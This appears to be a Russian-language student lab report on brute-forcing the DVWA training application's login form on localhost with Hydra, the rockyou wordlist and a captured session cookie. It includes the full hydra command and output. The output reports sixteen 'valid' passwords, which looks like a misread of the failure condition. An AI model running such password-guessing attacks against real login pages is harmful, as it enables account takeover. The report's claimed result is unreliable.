

Индивидуальный проект

Этап 3

Крутова Екатерина Дмитриевна

Содержание

Цель работы	5
Выполнение лабораторной работы	6
Выводы	9

Список иллюстраций

1	Установка разрешения Firefox для копирования и просмотра файлов cookie	6
2	Запрос паролей DVWA с помощью Hydra	7
3	Успешный вход	8

Список таблиц

Цель работы

Целью данной работы является использование Hydra для получения паролей.

Выполнение лабораторной работы

Выполнение работы (рис. [-@fig:001] - [-@fig:003]).




Рис. 1: Установка разрешения Firefox для копирования и просмотра файлов cookie

```

(kali㉿kali)-[~]
$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "
/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Co
okie: security=medium; PHPSESSID=6jqbv194opj06bnetlq5tl559p:F=Username and/or
password incorrect."

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 13:
42:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1
/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:use
rname=^USER^&password=^PASS^&Login=Login:H=Cookie: security=medium; PHPSESSID
=6jqbv194opj06bnetlq5tl559p:F=Username and/or password incorrect.
[80][http-get-form] host: localhost login: admin password: iloveyou
[80][http-get-form] host: localhost login: admin password: rockyou
[80][http-get-form] host: localhost login: admin password: 123456
[80][http-get-form] host: localhost login: admin password: 12345
[80][http-get-form] host: localhost login: admin password: password
[80][http-get-form] host: localhost login: admin password: 1234567
[80][http-get-form] host: localhost login: admin password: 123456789
[80][http-get-form] host: localhost login: admin password: princess
[80][http-get-form] host: localhost login: admin password: abc123
[80][http-get-form] host: localhost login: admin password: nicole
[80][http-get-form] host: localhost login: admin password: daniel
[80][http-get-form] host: localhost login: admin password: 12345678
[80][http-get-form] host: localhost login: admin password: babygirl
[80][http-get-form] host: localhost login: admin password: lovely
[80][http-get-form] host: localhost login: admin password: monkey
[80][http-get-form] host: localhost login: admin password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 13:
42:59

```

Рис. 2: Запрос паролей DVWA с помощью Hydra

Это GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными с помощью расширения.




Рис. 3: Успешный вход

Выводы

Я установила успешно получила пароль с помощью Hydra и файлов cookies.